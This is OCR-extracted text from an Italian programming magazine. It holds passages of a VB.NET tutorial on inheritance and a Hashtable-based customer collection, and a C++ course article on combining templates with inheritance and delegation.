                                  nella collezione
 Try
  'chiamata al metodo Remove, passa come parametro
          la chiave rappresentata dal codice fiscale
 CollezioneDiClienti.Remove(TextBoxCodiceFiscale.Text)
  Catch
 End Try
 'Visualizza la nuova lista di clienti
      VisualizzaLista()
 'per svuotare i TextBox
 SvuotaCampi()
 'per riportarsi nelle condizioni iniziali
 Objclientefiscale = Nothing
End Sub
```

gno di una chiave, come ad esempio il codice fiscale, per questo definiamo una nuova classe *ClienteFiscale* che erediti tutte le proprietà della classe cliente ed in più esponga la nuova proprietà *CodiceFiscale*. La parola chiave utilizzata in VB .Net per creare una relazione di eredità è *Inherits*; quest'istruzione deve essere sulla prima riga di codice dopo la definizione della classe, nelle righe successive sarà possibile scrivere il codice che definisce altre proprietà e metodi, peculiari della classe derivata.
La classe derivata eredita dalla superclasse tutte le proprietà ed i metodi dichiarati come *Public* o protected nella *Superclasse*.
Per il nostro esempio possiamo scrivere:

```
Public Class ClienteFiscale
    Inherits cliente
    Private mvarCodiceFiscale As String
    Property CodiceFiscale() As String
        Get
            Return mvarCodiceFiscale
        End Get
Set(ByVal Valore As String)
            mvarCodiceFiscale = Valore
        End Set
    End Property
End Class
```

Nell'esempio sopra riportato, la classe *ClienteFiscale* eredita dalla classe cliente. La classe *ClienteFiscale* può, quindi, utilizzare tutto ciò che in *cliente* è stato definito come *Public*, *Protected* o *Friend*. In particolare, all'interno di *ClienteFiscale* è possibile utilizzare le proprietà *Nome*,*Cognome* e *SpesaMensile* (definite nel precedente articolo).

CREARE UNA CLASSE COLLEZIONE

Per inserire una nuova classe collezione nel progetto, si devono compiere le seguenti operazioni:

- Dal menu *progetto*, selezionare *aggiungi classe*.
- Nella finestra di dialogo immettere il nome della collezione. Esistono diverse convenzioni in letteratura per l'attribuzione del nome ad una collezione, personalmente preferisco far precedere il nome della classe dal prefisso *Col (ColClienteFiscale)*.


Nella finestra del codice (dopo l'istruzione di dichiarazione della classe), si deve dichiarare una variabile oggetto *privata mCol* di tipo *Hashtable*.

```
Dim mcol As Hashtable
```

Dopo aver definito la variabile collezione, come ogni variabile oggetto, si deve creare un'istanza della variabile di tipo *Hashtable*.

CREARE L'ISTANZA DELLA VARIABILE OGGETTO

Il posto migliore in cui creare l'istanza della variabile oggetto *mCol* è nel costruttore della classe. Ricordiamo che il costruttore è un metodo richiamato automaticamente ogni volta che viene creata un'istanza di un oggetto, in particolare è una specifica routine *Sub* il cui nome deve obbligatoriamente essere *New*. Possiamo quindi scrivere:

```
Public Sub New()
    'crea l'oggetto di tipo Hashtable
    mcol = New Hashtable()
End Sub
```

A questo punto avremo a disposizione una classe che crea una collezione privata. Perché questa classe sia di effettivo interesse si devono aggiungere i metodi che permettino di manipolare la collezione privata. In particolare gli elementi di una collezione sono aggiunti con il metodo *Add* e rimossi con il metodo *Remove*.





Fig. 1: L'applicazione con alcuni dati di esempio.

Uno specifico elemento della collezione può essere referenziato con il metodo *Item*.
Inoltre la proprietà *Count* restituisce il numero di membri della collezione.
Vediamoli in dettaglio

Metodo **Add**
Poiché la variabile di tipo *Hashtable*, è stata dichiarata come variabile privata della classe, non è possibile aggiungere oggetti alla collezione da un punto qualsiasi dell'applicazione. Per questo motivo si deve definire un metodo pubblico *Add* usando una procedura *Sub pubblica* che sfrutti il metodo *Add* nativo della collezione *Hashtable*.
Il metodo *Add* nativo della collezione *Hashtable* consente di aggiungere alla collezione un oggetto con la chiave e il valore specificato. Per il nostro esempio si può utilizzare il codice fiscale che rappresenta certamente una chiave univoca per l'individuazione di un generico oggetto *ClienteFiscale*.

Collezioni native

La classe collezione si comporta come una collezione nativa del Visual Basic, anche se a volte la sintassi è leggermente differente, poiché le collezioni definite dal programmatore sono specializzate per contenere solo oggetti di un determinato tipo.

Visual Basic .NET

```
Public Sub Add(ByVal obj As ClienteFiscale)
 'viene chiamato il metodo nativo Add della Hashtable
 'passandogli come parametri la chiave di accesso
 'e l'oggetto che dovrà contenere
 mcol.Add(obj.CodiceFiscale, obj)
End Sub
```

Il metodo **Remove**

Per esporre l'opportunità di rimuovere un oggetto dalla collezione, si deve definire un metodo involucro *Remove* pubblico che sfrutti il metodo *Remove* nativo.

```
Public Sub Remove(ByVal Chiave As String)
  'Utilizzata per rimuovere un elemento dalla collezione.
  'in base alla chiave dell'oggetto
  mcol.Remove(Chiave)
End Sub
```

Il metodo *Remove* nativo elimina dalla collezione l'oggetto che è stato aggiunto con la chiave passata come argomento. Se la chiave specificata non viene trovata nella collezione, VB genera un errore di Run-Time.
È possibile migliorare il metodo introducendo un gestore di eccezioni che eviti questo increscioso errore.

Il metodo **Item**

Il metodo involucro *item* permette di referenziare un elemento specifico della collezione. Per definire Il metodo pubblico *Item* si utilizza una *Property Get* a sola lettura che restituisce il riferimento ad uno specifico oggetto della collezione individuato dal parametro *Chiave*.

```
Default Public ReadOnly Property Item(ByVal Chiave As
                                    String) As ClienteFiscale
Get
 'Utilizzato per fare riferimento ad un elemento della
                                                collezione.
        'con la Chiave passata come parametro
        Return mcol.Item(chiave)
    End Get
End Property
```

La proprietà Item può diventare la proprietà predefinita (ricordo che soltanto una proprietà all'interno di una classe può essere di default), utilizzando nella sua dichiarazione la parola chiave *Default*.
In questo modo, nel momento in cui all'interno del codice si vorrà fare riferimento ad un oggetto della collezione, si potrà omettere la chiamata a questa proprietà (come sarà chiaro in seguito). Dopo aver referenziato lo specifico oggetto della collezione, ed aver assegnato il riferimento ad una variabile oggetto, sarà possibile accedere alle proprietà ed ai metodi dell'oggetto restituito.

Fig. 2: Il messaggio di avviso.

LA PROPRIETÀ COUNT

La proprietà *Count* dovrà restituire il numero di elementi presenti nella collezione.
Per implementarla si deve definire una proprietà pubblica a sola lettura che chiami la proprietà intrinseca *Count* della collezione *Hashtable*

```
    Public ReadOnly Property Count() As Integer
        Get
            Return mcol.Count
        End Get
    End Property
```

SCORRERE GLI ELEMENTI DI UNA COLLEZIONE

I metodi e le proprietà definiti finora rappresentano il set minimale che una collezione deve implementare. Per migliorare la vita al programmatore si può implementare un metodo che consenta di navigare facilmente tra gli oggetti di una collezione: il metodo *Elements*.
Il metodo *Elements* dovrà restituire un enumeratore, cioè un oggetto che scorre l'insieme associato.
L'enumeratore è simile ad un puntatore che si sposta su qualsiasi elemento dell'insieme, e viene utilizzato nell'istruzione *For..Each*.
L'interfaccia *ICollection* fornisce il suo enumeratore, pertanto si può scrivere:

```
Public ReadOnly Property Elements() As ICollection
    Get
        Return mcol.Values
    End Get
End Property
```

GESTIRE I CLIENTI DI UN SUPERMERCATO

Siamo pronti per realizzare una semplice applicazione che sfrutti tutti i concetti esaminati in questa serie di articoli.
Realizziamo una form contenente:

- **Quattro TextBox**: *TextBoxNome*, *TextBoxCognome*, *TextBoxCodiceFiscale*, *TextBoxSpesa* con le quattro Label corrispondenti.
- **Tre Button**: *ButtonNuovo*, *ButtonSalva*, *ButtonCancella*.
- **Una ListBox**: *ListBoxClienti*

Cicli

Il ciclo *For Each.. .Next* è simile al ciclo *For... Next,* ma invece di ripetere le istruzioni il numero di volte specificato, ripete un gruppo di istruzioni per ciascun elemento di un insieme di oggetti, questo risulta particolarmente utile se non si conosce il numero di elementi di un insieme. La sintassi è la seguente:

```
For Each
     VariabileOggetto In
     CollezioneDiOggetti
'blocco di istruzioni da
       eseguire su ogni
oggetto della collezione
Next
```

A ogni ripetizione del ciclo, la variabile *VariabileOggetto* viene impostata su uno degli elementi della collezione e viene eseguito il blocco di istruzioni. Quando tutti gli elementi della collezione sono stati assegnati a *VariabileOggetto*, il ciclo *For Each* termina e il controllo passa all'istruzione successiva all'istruzione *Next*.

Per inserire i dati anagrafici di un nuovo cliente il gestore del supermercato dovrà:

- Premere il tasto *Nuovo*.
- Inserire i dati anagrafici nei *TextBox* corrispondenti.
- Premere il tasto *Salva* per inserire il cliente nella lista dei clienti del supermercato.

Allo scopo definiamo due variabili oggetto globali:

- **CollezioneDiClienti** istanza della classe *ColClienteFiscale*, che dovrà contenere per la durata dell'applicazione l'insieme dei clienti del supermercato.
- **ObjClienteFiscale** istanza della classe *ClienteFiscale*, che dovrà contenere i dati del cliente corrente.

Il ciclo di vita dell'oggetto *CollezioneDiClienti* coincide con il ciclo di vita della form per questo motivo la variabile oggetto *CollezioneDiClienti* dovrà essere creata nell'evento *Load* della form

```
Private Sub FrmClienti_Load(ByVal sender As
                              System.Object, ByVal e As
System.EventArgs) Handles MyBase.Load
        CollezioneDiClienti = New ColClienteFiscale()
End Sub
```

Per inserire un nuovo cliente del supermercato, la prima operazione che dovrà compiere l'utente sarà di premere il pulsante *nuovo*. In questa procedura dovremo, quindi, preoccuparci di svuotare i TextBox e di creare la variabile oggetto *ObjClienteFiscale* con la sintassi ormai nota:

```
Private Sub ButtonNuovo_Click(ByVal sender As
                              System.Object, ByVal e As
System.EventArgs) Handles ButtonNuovo.Click
        Objclientefiscale = New ClienteFiscale()
        SvuotaCampi()
End Sub
```

La procedura per pulire i campi non dovrà fare altro che porre la proprietà *Text* dei quattro TextBox pari alla stringa vuota. Per questo invece di scrivere:

```
Private Sub SvuotaCampi()
        TextBoxCognome.Text = ""
        TextBoxNome.Text = ""
        TextBoxCodiceFiscale.Text = ""
        TextBoxSpesaMensile.Text = ""
End Sub
```

possiamo sfruttare il polimorfismo avendo la possibilità di accedere all'insieme dei controlli di un oggetto form, tramite la collezione *Controls*.
La collezione *Controls* rappresenta tutti i controlli della form corrente, e permette di ottenere un riferimento ad un controllo dell'insieme in base all'indice, e di ciclare su tutti i controlli utilizzando l'istruzione *For Each...Next*.

```
Private Sub SvuotaCampi()
        Dim Controlli As Control
        On Error Resume Next
        For Each Controlli In Controls
            If TypeOf Controlli Is TextBox Then
                Controlli.Text = ""
            End If
        Next
End Sub
```

L'istruzione *If..Then* è necessaria poiché si deve azzerare soltanto la proprietà *Text* dei TextBox e non quella di tutti i controlli presenti sul form, per questo si può usare la parola chiave *TypeOf* (analizzata nel numero precedente) che verifica se un oggetto è derivato o implementa un tipo particolare (per il nostro esempio il tipo *TextBox*).
Quando l'utente completa l'inserimento dei dati anagrafici, dovrà premere il tasto salva per inserire il cliente nella lista dei clienti del supermercato.

```
Private Sub ButtonSalva_Click(ByVal sender
                              As System.Object, ByVal e As
System.EventArgs) Handles ButtonSalva.Click
'controllo sull'esistenza dell'oggetto Objclientefiscale
  If Objclientefiscale Is Nothing Then
      MessageBox.Show("Si deve prima premere il tasto
                                              Nuovo")
      Exit Sub
  End If
  ValorizzaCampi()
  Try
    CollezioneDiClienti.Add(Objclientefiscale)
    Catch
  End Try
  VisualizzaLista()
  SvuotaCampi()
  Objclientefiscale = Nothing
End Sub
```

La prima istruzione controlla se l'oggetto *ObjClienteFiscale* è stato creato, ed in caso contrario avvisa l'utente che prima di inserire i dati di un nuovo cliente si deve premere il tasto *Nuovo* e forza l'uscita dalla procedura. La procedura *ValorizzaCampi* dovrà assegnare i valori inseriti nei quattro TextBox alle proprietà dell'oggetto *ObjClienteFiscale*. Utilizzando l'istruzione *With .. End With* vista nel precedente articolo, il codice sarà semplicemente:

```
    Private Sub ValorizzaCampi()
        With Objclientefiscale
            .Cognome() = TextBoxCognome.Text
            .Nome = TextBoxNome.Text
```

Visual Basic .NET

MID

La funzione Mid permette di ottenere un valore di tipo String che contiene un numero precisato di caratteri di una stringa. La sintassi è la seguente:

```
Mid(StringaInEsame,
      Inizio, Lunghezza)
```

StringaInEsame **è un parametro obbligatorio e rappresenta il nome della variabile di tipo stringa dalla quale devono essere restituiti i caratteri.**

Inizio **è un parametro obbligatorio e rappresenta la posizione del carattere in** ***StringaInEsame*** **dalla quale inizia la parte di stringa da restituire. Se Inizio è maggiore del numero di caratteri dell'argomento** ***StringaInEsame,*** **la funzione** ***Mid*** **restituirà una stringa di lunghezza zero** ***("").*** **L'argomento** ***Inizio*** **parte da uno.**

Lunghezza **è un parametro facoltativo e rappresenta il numero di caratteri da restituire. Se il parametro** ***Lunghezza*** **viene omesso la funzione restituisce tutti i caratteri della stringa a partire dalla posizione definita in** ***Inizio.*** **Lo stesso effetto si ottiene se il numero di caratteri della stringa in esame è minore del numero indicato in** ***Lunghezza.***

Visual Basic .NET

```
        .CodiceFiscale() = TextBoxCodiceFiscale.Text
        .SpesaMensile = TextBoxSpesaMensile.Text
    End With
End Sub
```

L'istruzione *CollezioneDiClienti.Add(Objclientefiscale)* inserisce il cliente corrente nella collezione dei clienti del supermercato.
L'istruzione è preceduta dal gestore di eccezioni *Try..Catch,* che analizzeremo meglio in uno dei prossimi articoli, vi basti sapere che in questa forma cattura l'errore e passa all'istruzione successiva ad *End Try* nel caso in cui si tenta di inserire nella collezione un cliente con lo stesso *CodiceFiscale* di un cliente già presente nel supermercato. Utilizzando l'istruzione *Try.. Catch.. End Try* in questa forma, si potrà usare il tasto *Salva* anche per modificare i dati di un cliente selezionato tra la lista dei clienti del supermercato, come vedremo in seguito.
Infine la procedura *VisualizzaLista* dovrà visualizzare nel ListBox il cliente appena inserito.

```
Private Sub VisualizzaLista()
  Dim tmpclientefiscale As New ClienteFiscale()
  Dim StrCliente As String
  ListBoxClienti.Items.Clear()
  For Each tmpclientefiscale In CollezioneDiClienti.Elements
     With tmpclientefiscale
     StrCliente=.CodiceFiscale+" "+.Nome+" "+.Cognome
     StrCliente = StrCliente + " " + CStr(.SpesaMensile)
     ListBoxClienti.Items.Add(StrCliente)
     End With
  Next
End Sub
```

Sono state dichiarate due variabili locali: *tmpclientefiscale* permetterà di ciclare tra tutti i clienti del supermercato, referenziando volta per volta un oggetto *ClienteFiscale* diverso; *StrCliente* permetterà di costruire la stringa riassuntiva che dovrà essere mostrata nel ListBox. L'istruzione *ListBoxClienti.Items .Clear()* svuota il ListBox. Tramite l'istruzione *For Each… Next* si cicla su ogni cliente della collezione, si costruisce la stringa da visualizzare e si aggiunge la stringa nel ListBox, tramite la proprietà *Add* dell'insieme *Items.* Questa procedura può essere resa più performante poiché, come potete facilmente notare, ogni volta che l'utente preme il tasto *Salva* per inserire un nuovo cliente, la lista viene prima svuotata e poi riempita ciclando su tutti i clienti della collezione. Lascio a voi il compito di scrivere una procedura che aggiunga o modifichi i dati di un cliente visualizzandoli senza dover ciclare su tutti i clienti della collezione.
L'ultima funzionalità che ci resta da implementare è quella di modificare i dati di un cliente presente nella lista (cliccando due volte sul listbox). Per ottenere questo scopo, l'utente dovrà selezionare dalla lista il cliente da modificare, modificare eventualmente i suoi dati e premere il tasto *Salva* per visualizzare i nuovi dati nella lista.
Nell'evento *DoubleClick* del ListBox scriviamo:

```
Private Sub ListBoxClienti_DoubleClick(ByVal sender
                                  As Object, ByVal e As
System.EventArgs) Handles ListBoxClienti.DoubleClick
  Dim CodiceFiscaleSel As String
  ' Verifica che sia stato selezionato un cliente.
  If ListBoxClienti.SelectedItem <> "" Then
    ' I primi sedici caratteri rappresentano il codice fiscale.
    CodiceFiscaleSel=Mid(ListBoxClienti.SelectedItem, 1, 16)
    Objclientefiscale=CollezioneDiClienti(CodiceFiscaleSel)
    VisualizzaDati()
  End If
End Sub
```

Tramite la proprietà *SelectedItem* del ListBox, possiamo accedere all'elemento selezionato, per questo se l'elemento selezionato è diverso dalla stringa vuota si può procedere con l'esecuzione del codice in caso contrario la procedura termina senza nessun effetto.
Tramite la funzione *Mid* viene valorizzata la variabile *CodiceFiscaleSel* con i primi sedici caratteri della stringa selezionata nel ListBox che rappresentano il codice fiscale. L'istruzione *CollezioneDiClienti(CodiceFiscaleSel)* può essere usata al posto dell'istruzione *CollezioneDiClienti.Item(CodiceFiscaleSel)* poiché il metodo *Item* è stato definito come metodo di default, e restituisce il riferimento all'oggetto contenuto nella collezione con chiave pari alla stringa *CodiceFiscaleSel.* Infine la procedura *VisualizzaDati* deve visualizzare nei TextBox corrispondenti, i dati del cliente selezionato:

```
Private Sub VisualizzaDati()
  With Objclientefiscale
    TextBoxCognome.Text = .Cognome()
    TextBoxNome.Text = .Nome
    TextBoxCodiceFiscale.Text = .CodiceFiscale()
    TextBoxSpesaMensile.Text = .SpesaMensile
   End With
End Sub
```

Lascio a voi il compito di scrivere il codice associato al tasto *Cancella* per cancellare un elemento dalla collezione e dal ListBox, confrontatelo poi con il codice riportato nel box a lato.

CONCLUSIONI

Questo articolo conclude il nostro itinerario all'interno del mondo della programmazione ad oggetti. Se vi piace un software ben progettato, sarete certamente d'accordo che la programmazione ad oggetti è una tecnologia attraente.
Nei prossimi articoli utilizzeremo spesso i concetti e la terminologia usata in questa serie, poiché tutti i controlli in VB.Net sono degli oggetti, e molti di essi presentano al loro interno una collezione di oggetti.

Ing. Luigi Buono

Ereditarietà

La classe derivata eredita dalla superclasse tutte le proprietà ed i metodi dichiarati come Public o protected nella Superclasse.

Template

ED EREDITARIETÀ

Nella scorsa puntata abbiamo visto cosa sono i template e quali sono le linee guida per scrivere codice usandoli. In questo articolo analizzeremo il comportamento di questi costrutti in presenza di classi base e classi derivate, cercando di capire in dettaglio quali sono le possibilità offerte dall'ereditarietà in queste situazioni.

Come abbiamo visto nel precedente articolo, l'utilizzo dei template può velocizzare in maniera drastica lo sviluppo di applicazioni, tramite l'uso di codice altamente riutilizzabile. Con i template è infatti possibile creare delle classi "stampo" che fungano da modello generico, per poter successivamente istanziare delle classi specifiche. Abbiamo ad esempio visto come una classe *Pila*, codificata tramite template, possa facilmente essere utilizzata per contenere sia variabili dei tipi predefiniti (*char, int* ecc.), sia oggetti di classi progettate da noi. Questo ovviamente costituisce uno degli aspetti più potenti che il C++ mette a disposizione del programmatore. Abbiamo inoltre visto come un'altro dei "potenti mezzi" di questo linguaggio sia l'ereditarietà, ovvero la possibilità di creare nuove classi partendo da classi già esistenti, per ottenere sostanzialmente due risultati alternativi:

- specializzare il funzionamento di una classe a partire da alcune caratteristiche di base (ad es: la creazione della classe *Fuoristrada* a partire dalla classe *Automobile*);
- estendere il comportamento di una classe, facendola derivare da più di una classe base (ereditarietà multipla).

È facile capire come una combinazione di ereditarietà e uso di template possa portare a un giovamento generale durante la fase di programmazione. La domanda che ci poniamo è quindi: "Cosa succede quando cerchiamo di derivare una classe da una classe base, costruita mediante template?". La risposta è più articolata di quanto si possa pensare, poiché esistono diversi tipi di combinazioni possibili. In particolare ci soffermeremo sui seguenti tre:

1. la classe base è un template, mentre la derivata costituisce una particolare istanza che utilizza un tipo specifico;
2. la classe base non è un template, mentre la derivata risulta assente;
3. sia la classe base che la classe derivata fanno uso dei template e quindi questo si mantiene nella derivazione, rendendo il generico tipo *T*, utilizzabile con oggetti di entrambe le classi.

Analizziamo dunque, nello specifico, i tre tipi di derivazione con template.

CASO 1: BASE TEMPLATE, DERIVATA SEMPLICE

Questo è un tipico esempio di utilizzo dell'ereditarietà per "specializzazione", ovvero per restringere le possibilità di una classe a uno specifico campo. Una classe derivata di questo tipo si costruisce seguendo questa struttura:

```
//Definizione della classe base
template <class T>
class Base {
        //dichiarazioni di campi e funzioni
        //con uso del tipo generico T };
//Definizione della classe derivata
class Derivata : public Base<char> {
        //dichiarazioni di campi e funzioni
        //specifici al tipo char
};
```

Come si può vedere l'uso del tipo generico *T* si ha soltanto nella classe *Base*, mentre la classe *Derivata* altro non è che una particolare istanza di *Base*, costruita riferendosi al tipo predefinito *char*. Così com'è, la definizione di *Derivata* potrebbe sembrare alquanto inutile, visto che è sempre possibile definire, direttamente nel codice, una variabile del tipo:

File sul CD
soft\codice\CorsoC++.zip

File sul WEB
www.itportal.it
/iopr69/CorsoC++.zip

Ereditarietà

L'ereditarietà è il meccanismo che consente di creare una classificazione gerarchica di oggetti. Le proprietà di un oggetto padre possono essere ereditate da un oggetto figlio, evitando la definizione ex-novo di quest'ultimo. Senza l'ereditarietà, ogni oggetto dovrebbe essere definito a parte, aumentando la complessità e i tempi necessari per la stesura del programma. L'ereditarietà svolge un ruolo fondamentale nel polimorfismo per inclusione.

C++

Ereditarietà Multipla

Una classe può derivare da una classe derivata a sua volta da un'altra, e tale processo si può ripetere a piacimento. Una classe derivata può accedere alla stessa maniera a tutti gli attributi ed i metodi che appartengono a tutte le classi che la precedono sulla linea di discendenza, e che esse mettono a disposizione. Se una classe deriva da più classi, essa eredita tutti i metodi e tutti gli attributi di ogni classe di origine. Si parla in questo caso di ereditarietà multipla. Ogni metodo della nostra classe potrà accedere a ogni attributo che ciascuna delle classi-padre renderanno disponibile per i discendenti. Ogni metodo della nostra classe potrà utilizzare ogni metodo che ciascuna delle sue classi-padre renderanno disponibile per i discendenti.

```
Base<char> nome_variabile();
```

che risulterebbe del tutto equivalente a:

```
Derivata nome_variabile();
```

tuttavia questo cessa di essere vero quando (come è nel caso auspicabile) nella classe *Derivata* vengono definite delle funzioni specifiche al tipo che si è scelto di utilizzare. Ad esempio *Derivata* potrebbe contenere una funzione membro, che effettua una verifica sui dati di tipo *char* che essa manipola, simile a:

```
bool Derivata::isLetteraMaiuscola(char c) { //... }
```

ovviamente una funzione del genere non avrebbe senso nella classe *Base* poiché, come è ovvio capire, essa non sarebbe applicabile per tutti i tipi possibili che si possono sostituire al tipo generico *T*. Pensiamo soltanto a cosa potrebbe significare la seguente:

```
bool Base::isLetteraMaiuscola(T t) {
        //e se t è di tipo int??? }
```

In definitiva l'uso di questo tipo di derivazione è utile in tutti quei casi in cui si ha bisogno di funzioni specializzate, da applicare a una classe dalla struttura già ben delineata.

CASO 2: BASE SEMPLICE, DERIVATA TEMPLATE

In questo caso la classe base è di tipo semplice, non fa cioè uso del tipo generico *T*, mentre la derivata aggiunge questa caratteristica. Si ha la seguente struttura del codice:

```
//Definizione della classe base
class Base { //dichiarazioni di campi e funzioni };
//Definizione della classe derivata
template <class T>
class Derivata : public Base {
        //dichiarazioni di campi e funzioni
        //con utilizzo del tipo T };
```

Come si vede la situazione è speculare al caso precedente e non presenta particolari difficoltà dal punto di vista della comprensione di ciò che accade. Questo tipo di derivazione è spesso utilizzato quando si vuole fornire la classe derivata di specifiche funzionalità presenti nella classe base. Questo vuol dire che una cosa del genere ha senso (oltre a essere molto utile) nei casi in cui si sfrutta l'ereditarietà multipla. Quello che si fa, cioè, è costruire una classe derivata tramite template, cha ha diverse caratteristiche basilari, descritte magari in una serie di mini-classi base di tipo semplice. Questo rende il codice ad alta riutilizzabilità della classe derivata, di qualità ancora maggiore. Per fare un esempio si può pensare alla seguente situazione:

```
class OperazioniSuDisco {
public:
  void Salva();
  void Carica();
  //... altre operazioni...};
class OperazioniSuRete {
public:
  void InviaTCP-IP();
  void InviaUDP();
  void InviaPerEMail();
  //... altre operazioni...};
template <class T>
class Insieme : public OperazioniSuDisco, public
                                        OperazioniSuRete {
  //funzioni e campi };
```

In questo caso si è fornita la classe derivata delle operazioni fondamentali di scrittura e lettura da disco e di comunicazione su rete, indipendentemente da quale sarà il contenuto dell'oggetto *Insieme* che istanzieremo (*char*, *int*, *Scheda* ecc).

CASO 3: SIA BASE CHE DERIVATA SONO TEMPLATE

In questa situazione la parametricità, rispetto al tipo generico *T*, si trasmette dalla classe base a quella derivata. Possiamo pensare a questa situazione come al caso della normale derivazione senza template, in cui però la derivazione stessa viene fatta per ogni possibile tipo utilizzabile al posto di *T*. Se vogliamo, è il caso concettualmente più semplice da capire, in quanto del tutto analogo al caso della derivazione semplice e del tutto intuitivo per chi sa cosa sono ereditarietà e template, ma non come si usano insieme. Lo schema del codice in questo caso è il seguente:

```
//Definizione della classe base
template <class T>
class Base {
        //... funzioni e campi ... };
//Definizione della classe derivata
template <class T2>
class Derivata : public Base<T2> {
        //... funzioni e campi ... };
```

Come si vede la genericità del template in *Base* viene "ereditata" da *Derivata*, rendendo quest'ultima parametrica, esattamente allo stesso modo della prima. I più arguti avranno anche capito quale è il "trucco" che sta dietro questo meccanismo. La cosa che si fa, infatti, non è utilizzare *Base* nella sua forma generica, ma semplicemente usarla come se fosse istanziata normalmente con un tipo accettabile, tranne per il fatto che questo tipo è a sua volta un tipo definito con template. *Base* è quindi istanziata con un tipo ben preciso: quello generico! Si può dire che questo caso è quello più frequente nell'attività di programmazione, per questo gli dedicheremo un esempio un po' più corposo nei prossimi paragrafi.

DELEGATION

Quando si crea una nuova classe *D*, si hanno di fronte due strade (il classico bivio): scriverla da zero, oppure scriverla riusando codice. Seguire la strada del riutilizzo è di solito la scelta migliore. Uno dei procedimenti seguiti più spesso è quello di usare una classe *B* già scritta, per rappresentare i valori della nuova classe *D* che si sta scrivendo: si usa cioè la classe *B* come supporto per la rappresentazione della classe *D*. Ad esempio, volendo scrivere una classe *Catalogo*, si potrebbe riusare la classe *Insieme* vista la scorsa puntata, con ovvi risparmi di tempo. Il meccanismo mediante il quale si rappresentano i valori della classe *D* mediante la classe *B* può essere implementato in due modi:

- **composizione:** si definisce una campo (non pubblico) di tipo *B*, nella classe *D*: la classe *D* potrà usare questo campo solo mediante le funzioni di interfaccia della classe *B*; ad es. nella classe *Catalogo* potremmo avere un campo *elenco_libri* di tipo *Insieme<Libro>;*
- **delegation:** si definisce la classe *D* come derivata da *B*: in questo caso, i campi che riguardano la rappresentazione sono parte della classe *D*, che può accedervi direttamente; un oggetto della classe *D* è anche (conseguenza diretta della relazione di ereditarietà) un oggetto della classe *B*.

Relativamente alla delegation una cosa è importante: deve aversi necessariamente una derivazione di tipo *protected* o *private*. Infatti, non si vuole che dall'esterno si possa accedere a dei metodi della classe che non fanno parte delle funzionalità offerte da essa (in questi casi classe base e derivata possono anche essere concettualmente molto diverse), snaturandone il comportamento, che è sempre una cosa "pericolosa". Soprattutto, però, in questo caso la derivazione è stata usata per modellare la struttura interna della classe derivata, sul modello della classe base: come vuole il paradigma della OOP, la struttura interna di una classe deve essere invisibile dall'esterno.

PIOVE

La volta scorsa abbiamo visto un nuovo tipo, definito da noi: il tipo *Pila*. Adesso che sappiamo che esiste la delegation, siamo bramosi di provarla e verificarne l'effettiva convenienza: niente di meglio che un confronto diretto. Iniziamo da una ipotesi essenziale: abbiamo a disposizione una classe già pronta, la classe *Vettore*. Di tale classe potrete trovare il codice nel CD allegato, tuttavia per i nostri scopi basta conoscerne l'interfaccia:

```
template <class T>
class Vettore {
  public:
    Vettore(int);
    Vettore(const Vettore&);
    ~Vettore();
    Vettore& operator=(const Vettore&);
    bool operator==(const Vettore&);
    int NumElementi();
    T& operator[](int);
  protected:
    int dimensione;
    T* vett; };
```

Si noti che nell'interfaccia di questa classe è stato ridefinito l'operatore "[]": in questo modo si può usare un oggetto di tipo *Vettore* con una sintassi simile a quella degli array, diversa solo per come si dichiara un oggetto *Vettore*:

```
Vettore<char> v(10);  //dichiarazione: diversa
//da quella di un array!
v[7] = 'H';  //uso come un array
```

Usando questa nuova classe (il caso vuole che non l'abbiamo scritta noi, ma ci è piovuta dal cielo: in realtà questa è una situazione tipica), proviamo a reimplementare la classe *Pila<Elem>*. Prima di andare avanti però, rendiamoci effettivamente conto del perché la derivazione dovrà essere necessariamente di tipo *protected* o *private*, come anticipato al termine del paragrafo precedente. Se la derivazione fosse di tipo *public*, potremmo fare cose del tipo:

```
Pila<int> p(10);
p[5] = 5;
```

Pur essendo corretto a livello sintattico (cioè dal punto di vista del linguaggio), è tuttavia un modo di procedere che fa perdere di vista il significato del tipo *Pila* (che usata così sembra a tutti gli effetti un *Vettore*), è cioè un errore semantico (relativo al significato). Imponendo la non visibilità dall'esterno dei metodi della classe *Vettore*, una operazione come quella appena vista non sarà più possibile, e si dovrà usare per forza la funzione di interfaccia fornita da noi (in questo caso, la funzione *Push()*). Si noti che quello che apparentemente sembra un errore veniale, in realtà potrebbe essere catastrofico: basti pensare ad un ipotetica classe in cui si faccia uso del tipo *Pila*, e non si usi la funzione *Push()* per l'inserimento dei valori al suo interno; se si cambia l'implementazione del tipo *Pila*, chi ci assicura che nella nuova implementazione sia stato fornito l'operatore *"[]"*? E se lo avessimo usato dappertutto, per migliaia di volte? Come aggravante, ricordiamo che il tipo *Pila* è un tipo tradizionalmente usato nell'informatica: non è uno standard, ma una convenzione, che è un vincolo, forse, ancora più forte.

UNA PILA CON LA DELEGATION

Ricordiamo che in una *Pila* si ha una gestione degli elementi di tipo *"Last In First Out"* (LIFO), e che ci sono alcune funzioni che hanno dei comportamenti particola-

Problemi di ambiguità

Esiste un problema di ambiguità legato all'ereditarietà multipla. Se più classi padre definiscono lo stesso attributo, la classe derivata avrà al suo interno più copie dello stesso attributo (in realtà più attributi con lo stesso nome). I metodi delle classi-padre (o superclassi) sapranno quale attributo utilizzare, ma occorrerà creare una notazione particolare per consentire ai metodi della classe derivata di accedere all'attributo che vogliono. Anche per i metodi ereditati si può verificare la stessa situazione. In questo caso il problema si presenta ancora più grave in quanto i metodi possono venire invocati anche dall'esterno dell'oggetto, e all'esterno non dovrebbe trasparire nulla della struttura, e quindi non si dovrebbero conoscere i particolari sull'ereditarietà.

C++

Vari tipi di polimorfismo

Esistono due tipi fondamentali di polimorfismo: quello ad-hoc e quello universale. Il primo assume significato in ambiti abbastanza ristretti, basandosi sull'overloading degli operatori, o delle funzioni, e sulla coercion. Per overloading si intende il il processo nel quale due funzioni (o operatori) condividono lo stesso nome ma sono in grado di operare su dati diversi. La coercion, invece, consiste nella forzatura di un operatore ad usare tipi diversi da quelli per cui è stato concepito. Per quanto concerne il polimorfismo universale, è possibile distinguere il polimorfismo parametrico, tipico della programmazione generica (uso di template) da quello per inclusione, tipico della programmazione object-oriented.

Contatta gli autori!

Se hai suggerimenti, critiche, dubbi o perplessità sugli argomenti trattati e vuoi proporle agli autori puoi scrivere agli indirizzi:

Alfredo
alfredo.marroccelli@libero.it

